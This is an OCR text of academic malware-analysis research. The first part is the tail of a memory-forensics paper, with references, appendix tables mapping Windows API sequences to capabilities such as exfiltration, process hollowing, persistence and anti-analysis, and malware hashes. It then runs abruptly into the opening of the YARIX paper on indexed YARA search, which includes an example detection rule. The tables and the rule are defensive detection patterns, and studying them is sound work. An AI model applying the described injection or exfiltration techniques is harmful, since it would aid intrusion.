[22] Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grosen, S. Feng, C. Hauser, C. Kruegel, and G. Vigna, "SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis," in *Proceedings of the 37th Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2016.

[23] *Triton: A Dynamic Symbolic Execution Framework*, SSTIC, 2015, pp. 31–54.

[24] *Volatility: Open Source Memory Forensics Framework*, https://www.volatilityfoundation.org, 2019.

[25] Y. Li, Z. Su, L. Wang, and X. Li, "Steering symbolic execution to less traveled paths," in *Proceedings of the 2013 Annual ACM SIGPLAN International Conference on Object Oriented Programming, Systems, Languages & Applications (OOPSLA)*, Indianapolis, IN, Oct. 2013.

[26] V. Kuznetsov, J. Kinder, S. Bucur, and G. Candea, "Efficient state merging in symbolic execution," *ACM SigPlan Notices*, vol. 47, no. 6, pp. 193–204, 2012.

[27] S. K. Cha, T. Avgerinos, A. Rebert, and D. Brumley, "Unleashing MAYHEM on Binary Code," in *Proceedings of the 33rd Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2012.

[28] T. Avgerinos, A. Rebert, S. K. Cha, and D. Brumley, "Enhancing symbolic execution with veritesting," in *Proceedings of the 36th International Conference on Software Engineering (ICSE)*, Hyderabad, India, May 2014.

[29] C. Kolbitsch, P. M. Comparetti, C. Kruegel, E. Kirda, X. Zhou, and X. Wang, "Effective and Efficient Malware Detection at the End Host," in *Proceedings of the 18th USENIX Security Symposium (Security)*, Montreal, Canada, Aug. 2009.

[30] H. Lim, "Detecting Malicious Behaviors of Software through Analysis of API Sequence k-grams," *Computer Science and Information Technology*, vol. 4, no. 3, pp. 85–91, 2016.

[31] *Malpedia: Free and Open Malware Reverse Engineering Resource offered by Fraunhofer FKIE*, https://malpedia.caad.fkie.fraunhofer.de, [Accessed: 2019-01-28].

[32] *Malware Archaeology: Malware Discovery, Education, Training, Active Defense, Detection and Response*, https://www.malwarearchaeology.com/analysis, [Accessed: 2019-01-28].

[33] *MITRE ATT&CK Framework: A globally-accessible knowledge base of adversary tactics and techniques based on real-world observations.* https://attack.mitre.org/software/, [Accessed: 2019-04-20].

[34] X. Ugarte-Pedrero, D. Balzarotti, I. Santos, and P. G. Bringas, "SoK: Deep Packer Inspection: A Longitudinal Study of the Complexity of Run-Time Packers," in *Proceedings of the 36th Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2015.

[35] S. Banescu, C. Collberg, V. Ganesh, Z. Newsham, and A. Pretschner, "Code obfuscation against symbolic execution attacks," in *Proceedings of the 32nd Annual Computer Security Applications Conference (ACSAC)*, 2016.

[36] S. Banescu, C. Collberg, V. Ganesh, Z. Newsham, and A. Pretschner, *Obfuscation benchmarks*, 2016. [Online]. Available: https://github.com/tum-i22/obfuscation-benchmarks.

[37] J. C. King, "Symbolic execution and program testing," *Communications of the ACM*, vol. 19, no. 7, 1976.

[38] R. S. Boyer, B. Elspas, and K. N. Levitt, "SELECT — a formal system for testing and debugging programs by symbolic execution," *ACM SigPlan Notices*, vol. 10, no. 6, pp. 234–245, 1975.

[39] W. E. Howden, "DISSECT — A symbolic evaluation and program testing system," *IEEE Transactions on Software Engineering*, no. 4, pp. 266–278, 1978.

[40] C. Cadar and D. Engler, "Execution generated test cases: How to make systems code crash itself," in *Proceedings of the International SPIN Workshop on Model Checking of Software*, San Francisco, CA, Aug. 2005.

[41] C. Cadar, P. Godefroid, S. Khurshid, C. S. Păsăreanu, K. Sen, N. Tillmann, and W. Visser, "Symbolic execution for software testing in practice: Preliminary assessment," in *Proceedings of the 33th International Conference on Software Engineering (ICSE)*, Honolulu, HI, May 2011.

[42] V. Chipounov, V. Georgescu, C. Zamfir, and G. Candea, "Selective Symbolic Execution," in *Proceedings of the 5th Workshop on Hot Topics in System Dependability (HotDep)*, Estoril, Portugal, Jun. 2009.

[43] D. Brumley, C. Hartwig, Z. Liang, J. Newsome, D. Song, and H. Yin, "Automatically identifying trigger-based behavior in malware," in *Botnet Detection*, Springer, 2008, pp. 65–88.

[44] L. Martignoni, S. McCamant, P. Poosankam, D. Song, and P. Maniatis, "Path-exploration lifting: Hi-fi tests for lo-fi emulators," in *Proceedings of the 17th ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, London, UK, Mar. 2012.

[45] F. Peng, Z. Deng, X. Zhang, D. Xu, Z. Lin, and Z. Su, "X-Force: Force-Executing Binary Programs for Security Applications," in *Proceedings of the 23rd USENIX Security Symposium (Security)*, San Diego, CA, Aug. 2014.

[46] R. Baldoni, E. Coppa, D. C. D'Elia, and C. Demetrescu, "Assisting Malware Analysis with Symbolic Execution: A Case Study," in *Proceedings of the International Conference on Cyber Security Cryptography and Machine Learning (CSCML)*, Israel, Jun. 2017.

[47] B. Yadegari and S. Debray, "Symbolic Execution of Obfuscated Code," in *Proceedings of the 22nd ACM Conference on Computer and Communications Security (CCS)*, Denver, Colorado, Oct. 2015.

[48] M. Carbone, W. Cui, L. Lu, W. Lee, M. Peinado, and X. Jiang, "Mapping kernel objects to enable systematic integrity checking," in *Proceedings of the 16th ACM Conference on Computer and Communications Security (CCS)*, Chicago, Illinois, Nov. 2009.

[49] W. Cui, M. Peinado, Z. Xu, and E. Chan, "Tracking Rootkit Footprints with a Practical Memory Analysis System," in *Proceedings of the 21st USENIX Security Symposium (Security)*, Bellevue, WA, Aug. 2012.

[50] J. Rhee, R. Riley, Z. Lin, X. Jiang, and D. Xu, "Data-Centric OS kernel malware characterization," *IEEE Transactions on Information Forensics and Security*, vol. 9, 2014.

[51] B. Dolan-Gavitt, T. Leek, J. Hodosh, and W. Lee, "Tappan zee (north) bridge: Mining memory accesses for introspection," in *Proceedings of the 20th ACM Conference on Computer and Communications Security (CCS)*, Berlin, Germany, Oct. 2013.

[52] Z. Lin, X. Zhang, and D. Xu, "Automatic reverse engineering of data structures from binary execution," in *Proceedings of the 17th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2010.

[53] A. Slowinska, T. Stancescu, and H. Bos, "Howard: a Dynamic Excavator for Reverse Engineering Data Structures," in *Proceedings of the 18th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2011.

[54] Q. Feng, A. Prakash, H. Yin, and Z. Lin, "Mace: High-coverage and robust memory analysis for commodity operating systems," in *Proceedings of the 30th Annual Computer Security Applications Conference (ACSAC)*, 2014.

[55] M. Polino, A. Scorti, F. Maggi, and S. Zanero, "Jackdaw: Towards Automatic Reverse Engineering of Large Datasets of Binaries," in *Proceedings of the Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)*, Milan, IT, Jul. 2015.

[56] Z. Xu, J. Zhang, G. Gu, and Z. Lin, "Autovac: Automatically extracting system resource constraints and generating vaccines for malware immunization," in *Proceedings of the 33rd International Conference on Distributed Computing Systems (ICDCS)*, 2013.

[57] B. Saltaformaggio, Z. Gu, X. Zhang, and D. Xu, "DSCRETE: Automatic Rendering of Forensic Information from Memory Images via Application Logic Reuse," in *Proceedings of the 23rd USENIX Security Symposium (Security)*, San Diego, CA, Aug. 2014.

[58] B. Saltaformaggio, R. Bhatia, X. Zhang, D. Xu, and G. G. Richard III, "Screen after previous screens: Spatial-temporal recreation of android app displays from memory images," in *Proceedings of the 25th USENIX Security Symposium (Security)*, Austin, TX, Aug. 2016.

[59] R. Bhatia, B. Saltaformaggio, S. J. Yang, A. Ali-Gombe, X. Zhang, D. Xu, and G. G. Richard III, ""Tipped Off by Your Memory Allocator": Device-Wide User Activity Sequencing from Android Memory Images," in *Proceedings of the 2018 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2018.

[60] B. Saltaformaggio, R. Bhatia, Z. Gu, X. Zhang, and D. Xu, "GUITAR: Piecing Together Android App GUIs from Memory Images," in *Proceedings of the 22nd ACM Conference on Computer and Communications Security (CCS)*, Denver, Colorado, Oct. 2015.

[61] B. Saltaformaggio, R. Bhatia, Z. Gu, X. Zhang, and D. Xu, "VCR: App-Agnostic Recovery of Photographic Evidence from Android Device Memory Images," in *Proceedings of the 22nd ACM Conference on Computer and Communications Security (CCS)*, Denver, Colorado, Oct. 2015.

[62] W. U. Hassan, S. Guo, D. Li, Z. Chen, K. Jee, Z. Li, and A. Bates, "NoDoze: Combatting Threat Alert Fatigue with Automated Provenance Triage," in *Proceedings of the 2019 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2019.

[63] W. U. Hassan, A. Bates, and D. Marino, "Tactical provenance analysis for endpoint detection and response systems," in *Proceedings of the 41st Symposium on Security and Privacy (Oakland)*, Online Conference, May 2020.

[64] S. M. Milajerdi, R. Gjomemo, B. Eshete, R. Sekar, and V. Venkatakrishnan, "Holmes: real-time APT detection through correlation of suspicious information flows," in *Proceedings of the 40th Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2019.

[65] R. P. Kasturi, Y. Sun, R. Duan, O. Alrawi, E. Asdar, V. Zhu, Y. Kwon, and B. Saltaformaggio, "TARDIS: Rolling back the clock on CMS-targeting cyber attacks," in *Proceedings of the 41st Symposium on Security and Privacy (Oakland)*, Online Conference, May 2020.

[66] Y. Shen and G. Stringhini, "Attack2vec: Leveraging temporal word embeddings to understand the evolution of cyberattacks," in *Proceedings of the 28th USENIX Security Symposium (Security)*, Santa Clara, CA, Aug. 2019.

[67] R. Rolles, *Rolfrolles/hexraysdeob*, https://github.com/RolfRolles/HexRaysDeob, Jun. 2018.

A Appendix: Additional Technical Material

Capability Plugin	Tracked APIs (Reverse Order)	Tracked Parameters	Description
File Exfiltration	Send(socket, buf) Socket(socket) ReadFile(hFile, buf) OpenFile(lpFname)	socket <- Socket(socket) buf <- ReadFile(hFile, buf) hFile <- OpenFile(lpFname)	Exfiltration functionality tracks back from the Send function by tracking Socket creation, file access (OpenFile and ReadFile), and the parameters associated with each API.
Code Injection	SetThreadContext(pContext) WriteProcessMemory(hProcess) VirtualAllocEx(hProcess) ZWUnMapViewOfSection(pHandle) GetThreadContext(pContext) CreateProcess(appName)	pContext <- GetThreadContext(pContext) hProcess <- CreateProcess(appName) pHandle <- hProcess	This code injection technique is known as process hollowing. The plugin tracks from SetThreadContext with WriteProcessMemory, and VirtualAllocEx to identify parameter constraints tying back to pContext, hProcess, and pHandle.
Dropper	CreateProcess(lpApplicationName) SetFileAttribute(lpFileName) WriteFile (hFile) CreateFile(lpFileName)	hFile <- CreateFile(lpFileName) lpFileName <- lpFileName lpApplicationName <- lpFileName	This plugin tracks code that writes a file to disk by creating a file handle based on a filename. Then it tracks an attribute modification that sets the property for execution. Then tracks filename and path used in the process creation to make up the dropper capability.
Key & Screen Spy	FromHbitmap(hBitmap) SelectObject(hDCDest) CreateCompatibleDC(hDCSource) CreateCompatiableBitmap(hDCSource) GetWindowDC(Whandle) GetDesktopWindow()	hBitmap <- CreateCompatiableBitmap(hDCSource) hDCDest <- CreateCompatiableDC(hDCSource) hDCSource <- GetWindowDC(Whandle) Whandle <- GetDesktopWindow()	This plugin tracks screen capture capability by identifying a handle to bitmap object that constraints on a handle to a device context object. Then constraints the handle to a Windows handle object that is created by referencing the user Window.
Persistence	GetFullPathNameA(lpFileName) RegOpenKeyEx(lpSubKey) RegSetValueEx(hKey, lpData)	lpData <- GetFullPathnameA(lpFileName) hKey <- RegOpenKeyEx(lpSubKey:str-match)	This plugin tracks a persistent method that relies on registry keys. Specifically, we track constraints on the file path value set to a key and sub key value by matching for *HKLM*, *HKCU*, *ControlSet*, and *Run* to the registry key handle.
Anti-Analysis	InternetGetConnectedStates GetConnectedProfiles GetConnectivity InternetAttemptConnect OutputDebugString IsDebuggerPresentPresent CheckRemoteDebuggerPresent CreateToolhelp32Snapshot EnumProcesses cpuid (instruction)	None specified	This plugin applies no parameter constraints to identify and track anti-analysis capability. Since FORECAST assumes the memory image under analysis is a suspicious or malicious (detected by HIDS), FORECAST simply searches for any invocation of these Windows API functions to track anti-analysis capability.
C&C Comm.	InternetConnectA(lpszServerName) InternetCheckConnectionA(lpszUrl) IWinHttpRequest::Open(Url)	lpszServerName - IP/Domain regex-match lpszUrl - IP/Domain regex-match Url - IP/Domain regex-match	This plugin applies regex match constraint to the parameters of a select network-based APIs to identify and track *C&C* communication. Specifically, the plugin tracks internet routable and valid domain names.

Table 7: Capability identification and tracking is a modular component of FORECAST. Analysts can build additional capability plugins to help in future investigations by identifying APIs and parameter constraints that make up the capability. The parameter constraints are tracked through data flow analysis and backward slicing.

Sample	Year Reported	Hash (SHA 256)
rokrat	2018	4d37f80da97845129debf3244e1f731d2c93a02519f9fdaa059f5f124cf7c26f
7honest	2016	575e6fa02a54b9e3cd5977a66d09cf0e841d6efbe59be334056cf8fe8613194a
bokbot	2019	62b7fbffd000a8d747c55260f0b867d09bc4ad19b2b657fb9ee3744c12b87257
AcridRain	2018	7b045eec693e5598b0bb83d21931e9259c8e4825c24ac3d052254e4925738b43
AthenaGo	2016	af385c983832273390bb8e72a9617e89becff2809a24a3c76646544375f21d14
AdamLocker	2016	0fb2e4bdd84c3ae8af8fb255ad4f5d093bc10544684bff739ccc985ebd4e64cb
Marap	2018	5859a21be4ca9243f6adf70779e6986f518c3748d26c427a385efcd3529d8792
Abaddon	2015	7cfc340ed0bd2af138c4b2b85c19693755a9c9ea798028d1a17d0cfcc61b5a3a
ATI	2016	b101cd29e18a515753409ae86ce68a4cedbe0d640d385eb24b9bbb69cf8186ae
TeslaAgent	2018	c2cae82e01d954e3a50feaebcd3f75de7416a851ea855d6f0e8aaac84a507ca3
Andromeda	2013	f20355d0e3689bf7e8540c6881cb5299e36c5342a3679dd54d206c4ff4f8b979
AVCrypt	2018	58c7c883785ad27434ca8c9fc20b02885c9c24e884d7f6f1c0cc2908a3e111f2
AveMaria	2018	81043261988c8d85ca005f23c14cf098552960ae4899fc95f54bcae6c5cb35f1
Aveo	2016	9dccfdd2a503ef8614189225bbbac11ee6027590c577afcaada7e042e18625e2

Table 8: Malware Samples Used In The Forecasting Evaluation (§4.1).

Sample Hash	Capture IP	Capability End Address(es)
f9c6db5331051aa487b706f0616f3287a40a27606bfddc804b3c4684d4203717	0x140005057	0x140008060
59b9d061ff78c240e1e0e8135d9be482e0fe788186b6cb940f56c67798a862df	0x14000515b	0x140008152
1eed6b168c2cd7701bf3a2aa6a30cf014cae9bc6ae813ef7356c5c6bc8ad6d18	0x1400050e7	0x1400080ec
471de9132673ec513b5c7c06a4bc1f67a7e91c6c8c7def55e9e03131ac5fb400	0x40109d	0x401374, 0x77244bb4
153fb1b9cd5dabffa3d123c4ac91abae46546db7447140df7b4aa1f2d3e8f59e	0x1400010e6	0x1400010f1, 0x77994bb4
ffec8e4a80182eb507489bcabd368d42489bf1ec871542c131df04c068d01a76	0x14000221f	0x140002516, 0x78204bb4
baa0f9e799a3d46ccb04c9d4520a69e58383b2d88aad8746f9214eaa8d3a06f3	0x14000f2b1	0x140011380, 0x14000f29e
ff64690b250faa9b1902b945f543a7b4ff9560cb562c0b18f3798538cc28178c	0x14000c2ac	0x14000fa10, 0x14000c299
dc616f2f6b1856454412ea608b96d3d6d7ab719684b6d04f0a79cf9228477d4f	0x140001408	0x1400013fd, 0x140001054
f2f9696ffea5b8cf3c1bf860a3d0704033b7693199cf097367a052144b0c350f	0x14000b089	0x1400234a9, 0x77314bb4
3025bf51ac1f1571e3f49ee1836d44f0cfd9bfcf6e39731f6fea0ddde33925a1	0x1400012d4	0x140007690, 0x78714bb4
e82b6a27a1aec373983f189cd422f1eeb336f1f493db341df5d090a4946feae8	0x14000159a	0x140012987, 0x7fefef911fd, 0x77984bb4, 0x14000de82, 0x14000de5f, 0x14000de8d
51c5668f052bbfb4ca9670413a240c8214264839211119543b28f90f86504edc	0x14000136c	0x1400043b5
f055f75abb82c9500b3f2cf64f6b546105177599b718304b3fc569e932533087	0x14000be19	0x14000e360, 0x14000be06
c06b359921a385efbf8ce33bd875a797d89f88c575fe640173429ce5a10b45ae	0x140001c56	0x140002e0e, 0x77ba4bb4
54b49a2faef8b8a6b8ef9bd96a44575403025e8c422ef8817d8cba6ea0344945	0x14000ec06	0x140010bc7, 0x14000ebf3
a785bc5be1fd3e9f6997f558a4e613b973769cc43c6e7b738158354b66390d06	0x1400012b5	0x140004daa, 0x78114bb4
fee18f402375b210fc7b89e29084fb8e478d5ee0f0cdb85d4618d14abb2e5197	0x14000faa9	0x140011e80, 0x14000fa96
f85abdfa7e8931686bbbb9bb0dd2e12ca10f28b8b1b7be2890eb19023c52232a	0x1400242b8	0x1400242c3, 0x77314bb4
ec72f1af9119754195a77cd890cc9e5ee1e555e9ef89fe2e535ee3e4ce2132cf	0x140011f10	0x140016387, 0x140011efd
a5c8d9df73b2ff360d22e879b678d323bbccd81cb9e0ef45cce4aaf4e37c7f27	0x140011516	0x14001163a, 0x77644bb4
58f9504b59b40dfbff5e3093af0a39def00b449c499ef3e7c0880ac986575f76	0x14000fda9	0x140012180, 0x14000fd96
6130a8c7595f6d9abc3dba157e8bd7596b11c9903296060e52d764a8719d7b84	0x140023d5a	0x77d0a358, 0x140023156, 0x77ba4bb4, 0x77d03e18, 0x140025d80
c9b27cbdc1b4258cd4103b3847e7de9c52985289ce4bd61323d69bf9c1e2a8c0	0x1400025bc	0x14000343c, 0x77874bb4
1edfad978a9e4beb24c2f51e9cf12424d415f5e9b5292279ac47b9f650495b31	0x140001041	0x14000174e, 0x140001045, 0x77e1a358, 0x1400016a0, 0x140001437
cab869f98ba3fe1948d2b48fa76fa4767fa7f31e28f3be2b34572ab0c63f942a	0x14000f8cd	0x140011ca0, 0x14000f8ba
600845916e82b6de80f9ff1d6a0553ff98bce6f41dc6029343821f095072fcee	0x14000a6c9	0x14001bbb9, 0x77644bb4
c2bda34d3ac4844ea377aa87b115b94019b98919de7d153029865efc969fd46d	0x140002a5e	0x76f53e18, 0x140002a62
b59c3d14968a9d7d90baa0df624339aa977dc98e5de1c7f6b71bef23606db769	0x14000d20d	0x14000f1a0, 0x14000d1fa
2dbd5d77540a1470459d74906d1668ae49fb275d834976fae1f31bbe74d8e168	0x140003df6	0x140010ba0, 0x76cd4bb4
e47b4147f8a51511b087f90ae07a4d0650b17a6ca2be5a7b19ad1c3f058fb15f	0x4038db	0x406a8b, 0x7fefbb1580a, 0x405b7a, 0x405b7f, 0x406a7f
6dabcf4ce36360826b381a80a7bd34d0df6612f37528e0086009a87bbc16ee57	0x401724	0x7fefdaa99e2, 0x7fefdad811e
b1dee4864ee0d67afb4889cdb0efe1ea54e1005debeb9ef4b4541848c23750c8	0x14000b079	0x14001f7e9, 0x77984bb4
f3fb1b8bd66a67e9f5e00895fb1fee886764c1fc65def4b0104eb7408973ee40	0x140004750	0x778c3e18, 0x77644bb4
b3f91bd440d63ff0b3a28e3fc444714088dc8f30160a6e5f8073594f7d9a6aa6	0x1400016ae	0x1400172b0, 0x7feff5d11fd, 0x77244bb4, 0x140010cdb, 0x140010ce9, 0x140010cb2
d12899958f7adc1be6a3f540f5a25a6ea5eb024dba018d7d3d0a1808df970323	0x140004ac2	0x140004c00
ae210c336cdfec7f7f523fa5b910981e2896f53184b3863621629e81cc0607ed	0x14000a747	0x78263e18, 0x14000a732
35b8a197bd6642f62af2b809ba72d8d7cc4ac18879f10cffeb8f2df66db93746	0x14000a6cd	0x14001f869, 0x140005d7e, 0x14000370e
c9ee386c3d2b8230d95870ce3391aa8a4890169a0fe021a5562d3735f2466160	0x140001238	0x140001243
db8caaf17e1e9afa4a64b7e6a57d07a2eb6669edaed70daced81295ea183da9f	0x14000233c	0x140002347
355341b710fe7f121df4c5fcfc32de9da5a5e2003f0869fcbb7a47f92f2471f2	0x40369d	0x403a64, 0x40146e, 0x4014f8
fba0cc427658445f0ca78d6a263c5b9a9714e99e733ffe25ba719c9b39b98664	0x14000a685	0x140019af9, 0x77ba4bb4
23c7eee980ca21ac8597bd6eb2147e4bfc1941490db87f276a13146914ea5637	0x140003957	0x1400075ac, 0x140003945, 0x1400074d6, 0x1400074fe, 0x14000721f
4f998e4290bdf67dc4a1e75ed739eb57defda3c329b6b07f29b3b6c771a8b3ea	0x1400010ae	0x1400032d9, 0x77ba4bb4
a238ccc209980719927c777fc9f16866403cb9d58c0c847b9cd92ece0d46e725	0x14000226c	0x14000ab18, 0x14000225a, 0x14000aa42, 0x14000aa6a, 0x14000a79f
17ecabd73e1eb5f7a7f6b35b0c48d3fcf5f73f65aef34993726439d7d27da849	0x14000254b	0x140002556
5c9e92f6b45b0cb098838e5db6623067396f066704f9c909b31d234bfaf74458	0x100005642	0x10000c259
697256960cdded3229b0f2f99b593751d3862774dc7c5cabdbbf769beadd263f	0x2000032cb	0x20000da50
c0be7a344a863894890127e61851838037bd9d076423bfc8296cfd6e01d66f6b	0x14000f939	0x140011d10, 0x14000f926
656ac5ec110c5f8ce68ce1962d6b2cbd47ee6ce20a181c88bb1e5481793f0578	0x140001c70	0x140001c81, 0x14000133a

Table 9: Malware Samples And Parameters Used In The Empirical Evaluation (§4.6).

YARIX: Scalable YARA-based Malware Intelligence



Michael Brengel
michael.brengel@cispa.saarland
CISPA Helmholtz Center for Information Security

Christian Rossow
rossow@cispa.de
CISPA Helmholtz Center for Information Security

Abstract

YARA is the industry standard to search for patterns in malware data sets. Malware analysts heavily rely on YARA rules to identify specific threats, e.g., by scanning unknown malware samples for patterns that are characteristic for a certain malware strain. While YARA is tremendously useful to inspect individual files, its run time grows linearly with the number of input files, resulting in prohibitive performance penalties in large malware corpora.

We present YARIX, a methodology to efficiently reveal files matching arbitrary YARA rules. In order to scale to large malware corpora, YARIX uses an inverted n-gram index that maps fixed-length byte sequences to lists of files in which they appear. To efficiently query such corpora, YARIX optimizes YARA searches by transforming YARA rules into index lookups to obtain a set of candidate files that potentially match the rule. Given the storage demands that arise when indexing binary files, YARIX compresses the disk footprint with variable byte delta encoding, abstracts from file offsets, and leverages a novel grouping-based compression methodology. This completeness-preserving approximation will then be scanned using YARA to get the actual set of matching files.

Using 32M malware samples and 1 404 YARA rules, we show that YARIX scales in both disk footprint and search performance. The index requires just ≈74% of the space required for storing the malware samples. Querying YARIX with a YARA rule in our test setup is five orders of magnitude faster than using standard sequential YARA scans.

1 Introduction

As a core part of their threat intelligence, the security industry closely monitors both known and new malware samples. To this end, anti-virus and threat intelligence companies heavily leverage their long-term malware archives to inspect malware threats. These gigantic malware databases quickly span hundreds of millions or billions of samples [3]. The security industry uses these archives to search for patterns of known malware *variants*. While not following a strict definition, a malware *family* usually groups together malware files that follow the same semantics, e.g., because they share the same code basis. By monitoring these variants, we learn when a certain threat has been active, what it aimed for, and ultimately, indications that manifest the responsible actors. Obtaining a complete malware picture is fundamentally important to create accurate threat intelligence reports, and gives valuable insights into both consumer malware and Advanced Persistent Threats (APT) [10, 15, 21].

The inherent challenge in this process is to classify malware samples into variants. To close this gap, YARA [2] has matured to the community and industry de facto standard to express patterns that are characteristic for a malware variant. YARA rules capture structural and semantic patterns of a malware variant. Such rules determine if a malware sample matches the known variant, and hence, are a vital driver for automated malware inspection. YARA signatures help to identify and classify malware samples based on arbitrary binary patterns specified in a YARA-specific syntax. Analysts create YARA rules as part of their exploratory threat intelligence and apply them to sample archives. YARA signature repositories, both free [33, 40] and commercial, are frequently updated to keep up with newest threats. To keep up with the rapidly growing malware ecosystem, analysts also use signature generators [8, 12] to create these rules. Consequently, a diverse and ever-changing set of YARA rules has to be (re-)applied to large and continuously growing sample databases.

Unfortunately, the growing number of new malware samples (e.g., $\approx 10^5$ of new malware samples daily [3]) is a great challenge to YARA users. While YARA has a reasonable runtime performance on small data sets, it does not scale to larger data sets. For example, applying a standard YARA signature on 32M malware samples takes multiple days, and this runtime increases linearly with the number of samples. While parallelism mitigates the problem to a certain extent, it does not solve the need to scan each and every sample regardless of the YARA rule. This is stark contrast to the need of malware analysts, who want to *efficiently* scan malware samples using




Figure 1: YARIX queries an inverted malware file index with search terms extracted from a YARA rule.

arbitrary YARA rules. Analysts regularly need to (i) adapt and re-evaluate YARA signatures on large malware data sets, (ii) efficiently search for known rules in new malware corpora, or (iii) apply and fine-tune ad hoc YARA signatures, e.g., to quickly reveal the existence of emerging threats. They thus have to scan for patterns that are not known *a priori*, showing the need for an *efficient yet generic* search methodology.

In this paper, we propose YARIX, the first generic YARA search engine that is both scalable and space efficient. YARIX finds files that match a YARA rule several orders of magnitude faster than off-the-shelf YARA scans. This performance optimization is achieved by transforming YARA rules into search terms that can be efficiently searched for using an inverted n-gram index. YARIX parses the YARA rule and extracts all the n-grams (n consecutive bytes in a search string) contained in the strings of the rule. YARIX then uses the index to enable for efficient and sub-linear searches for these terms.

The index is independent from the YARA rules. That is, the index supports arbitrary new YARA rules without requiring an update. Index updates are only required when adding new malware files to the corpus—a one-time effort per indexed file. YARIX is *fully compatible* to YARA and does *not* require modifications to the YARA standard or rules. It significantly optimizes the YARA search and can handle advanced features such as regular expressions and library import specifications.

Furthermore, YARIX returns *sound and complete* results. Our exact YARA rule transformation guarantees that queries return complete results, i.e., all files that match the search criteria. To retain soundness, i.e., to reliably rule out false positives, as a final step, we scan the set of candidate files returned by querying the inverted index—a superset of all actually matching files—with YARA signatures. YARIX thus reliably replaces traditional YARA scans with an efficient search strategy, which significantly reduces the set of malware samples that have to be scanned.

YARIX's back-end, the inverted file index, extends the general idea of an inverted n-gram index [4]. The index consists of $2^{8 \cdot n}$ *posting lists*, i.e., sets of malware sample IDs that contain a given n-gram. To reduce the disk footprint of the index, we employ (i) variable-length encoding, (ii) compress posting lists using delta encoding, and (iii) propose an over-approximating grouping-based compression methodology.

We evaluate YARIX by building an index with 4-grams over 32M malware samples. Our compression methods reduce the index disk footprint effectively. While a naive inverted index would have a high overhead (e.g., 400% for 2^{32} indexed files, due to 4B-wide file IDs) compared to the sample size, variable length and delta encoding shrink this overhead to 149.5%. Grouping reduces this even further to about 74% overhead, showing a significant gain over standard compression. At the same time, YARIX reduces the runtime to search for YARA signatures significantly. To assess the search performance, we process 1 404 publicly available YARA rules [33] with YARIX. On average, YARIXis five orders of magnitude faster than full sequential YARA search.

To summarize, our contributions are as follows:

- We present YARIX, a fully YARA compatible search engine that uses an inverted file index to efficiently reveal all samples matching a given YARA rule.
- We provide a fully-automated methodology that transforms off-the-shelf YARA signatures into search terms that can be used to efficiently query the index, resulting in *sound and complete* results.
- We evaluate the effectiveness of space compression algorithms and are able to shrink the index's disk footprint to less than the size of the malware samples being indexed.
- We evaluate our prototype based on 32M malware samples and 1 404 YARA rules.[1]. YARIX reduces the search time by five orders of magnitude.

2 Extracting YARA Search Terms

YARIX receives a YARA rule as input and utilizes a preprocessed inverted (malware) file index to efficiently search for all indexed files matching this rule. At the same time, YARIX

[1]The YARIX reference implementation can be obtained at https://github.com/mbrengel/yarix

```
rule foo{
  strings:
   $str_a = "calc.exe"
   $str_b = "IsDebuggerPresent"
   $str2_a = /[\/a-zA-Z0-9\.]{0,64}\.png/
   $str2_b = /\xC7\x45\xC3\x41[A-Za-z-_\/\\ ]/
   $op_a = {01 01 01 01 ?? 5? [2-8] C1 (E?|F?) 02}
   $op_b = {F3 AB 88 12 83 (E?|F?) 03 F3 AA}

  condition:
   $op_b
   or(2 of $str_* and 1 of $str2_* and 1 of $op_*)
}
```

Figure 2: YARA Rule Example.

retains the strong capabilities of the feature-rich YARA language. To this end, we automatically extract *n*-grams from the strings provided by the YARA rule and use the index according to the logic provided by the rule to find a set of candidate files that will then be scanned using YARA. This optimization is done in a completeness-preserving manner, i.e., we do not miss files that would be found by standard YARA. At the same time, we want to extract as much prefilter information as possible to minimize the set of candidate files that will be scanned with YARA to improve performance. This optimization leads to large speedup factor, as the number of files that need to be scanned by YARA can be reduced by multiple orders of magnitude.

Figure 1 shows the general system overview of YARIX using an exemplary YARA rule. In the first step, YARIX parses the rule to extract the condition expression and its 4-grams (substrings of size four) of all strings. In the second step, these 4-grams are searched for in the inverted 4-gram index of YARIX. For instance, `"a.exe" and "exit"` is processed by feeding the 4-grams `"a.ex"` (found in file ■ and ■), `".exe"` (found in ■ and ■) and `"exit"` (found in ■) to the index. The regular expression `"\x10tes[0-9]"` is—without losing completeness—simplified to `"\x10tes"` (found in ■ and ■). Some YARA features, such as the expression `pe.dll`, are not indexed and thus cannot be further optimized ($\top$, i.e., found in all files)—again, without loosing completeness. The resulting sets of files are intersected according to the logic dictated by the rule ($\cup$ for `or` and $\cap$ for `and`), which yields the candidate files ■, ■ and ■. In the third and final step, these candidate files are validated with the standard YARA tool which eliminates file ■ and returns files ■ and ■ as the final results.

In the following, we will describe the details of this optimization process and outline how YARIX supports all YARA features. We will start with a short introduction into YARA rules.

2.1 YARA Rules Overview

